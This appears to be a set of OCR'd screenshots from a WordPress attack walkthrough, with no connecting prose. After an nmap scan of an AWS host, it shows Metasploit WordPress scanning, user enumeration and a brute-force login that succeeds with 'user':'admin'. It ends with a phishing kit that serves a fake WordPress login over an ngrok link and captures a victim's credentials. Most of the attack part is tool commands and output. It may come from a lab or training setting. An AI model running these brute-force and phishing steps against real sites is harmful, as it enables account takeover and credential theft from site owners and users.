




Add New User

Create a brand new user and add them to this site.

Username ***(required)***	admin
Email ***(required)***	admin@admin.com
First Name	admin
Last Name	admin
Website	
Password	admin **Very weak**
Confirm Password	☑ Confirm use of weak password
Send User Notification	☑ Send the new user an email about their account.
Role	Subscriber




Name


Username	admin	*Usernames cannot be changed.*
Role	Administrator	
First Name	admin	
Last Name	admin	
Nickname *(required)*	admin	
Display name publicly as	admin admin	

Contact Info


Email *(required)*	admin@admin.com
Website	




```
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd (PHP 7.3.14)
443/tcp open  ssl/http Apache httpd (PHP 7.3.14)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 415.67 seconds
```



```
ec2-user@kali:~$ su -
root@kali:~# msfdb run
[+] Starting database

Unable to handle kernel NULL pointer dereference at virtual address 0×d34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > 
```



```
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > use auxiliary/scanner/http/wordpress_scanner
msf5 auxiliary(scanner/http/wordpress_scanner) > set rhosts ec2-54-149-87-13.us-west-2.compute.amazonaws.com
rhosts ⇒ ec2-54-149-87-13.us-west-2.compute.amazonaws.com
msf5 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 54.149.87.13
[+] 54.149.87.13 running Wordpress 5.3.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




Unknown username. Check again or try your email address.

Username or Email Address: root

Password: •••••

□ Remember Me



ERROR: The password you entered for the username **user** is incorrect. Lost your password?


Username or Email Address

user


Password

••••


☐ Remember Me




```
admin
user
~
~
~
~
~
~
```




```
msf5 auxiliary(scanner/http/wordpress_login_enum) > run
[-] Auxiliary failed: Msf::OptionValidateError The following options failed to validate: TARGETURI.
msf5 auxiliary(scanner/http/wordpress_login_enum) > set targeturi /
targeturi ⇒ /
msf5 auxiliary(scanner/http/wordpress_login_enum) > run

[*] / - WordPress Version 5.3.4 detected
[*] 54.191.125.157:80 - / - WordPress User-Enumeration - Running User Enumeration
[+] / - Found user 'user' with id 1
[+] / - Usernames stored in: /root/.msf4/loot/20200703004029_default_54.191.125.157_wordpress.users_247490.txt
[*] 54.191.125.157:80 - / - WordPress User-Validation - Running User Validation
[*] 54.191.125.157:80 - [1/0] - / - WordPress Brute Force - Running Bruteforce
[*] / - Brute-forcing previously found accounts ...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
[+] / - WordPress Brute Force - SUCCESSFUL login for 'user' : 'admin'
```




```
      .:.:. Phishing Tool coded by: @Hak9 .:.:.

[01] Instagram       [17] IGFollowers   [33] Custom
[02] Facebook        [18] eBay
[03] Snapchat        [19] Pinterest
[04] Twitter         [20] CryptoCurrency
[05] Github          [21] Verizon
[06] Google          [22] DropBox
[07] Spotify         [23] Adobe ID
[08] Netflix         [24] Shopify
[09] PayPal          [25] Messenger
[10] Origin          [26] GitLab
[11] Steam           [27] Twitch
[12] Yahoo           [28] MySpace
[13] Linkedin        [29] Badoo
[14] Protonmail      [30] VK
[15] Wordpress       [31] Yandex
[16] Microsoft       [32] devianART

[*] Choose an option: 15

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 02
[*] Downloading Ngrok...
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Target: https://a9e1c3e3f00d.ngrok.io

[*] Or using tinyurl: http://tinyurl.com/ydfuf2qr


[*] Waiting victim open the link ...
```





```
[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: admin
[*] Password:  admin
[*] Saved: sites/wordpress/saved.usernames.txt
```




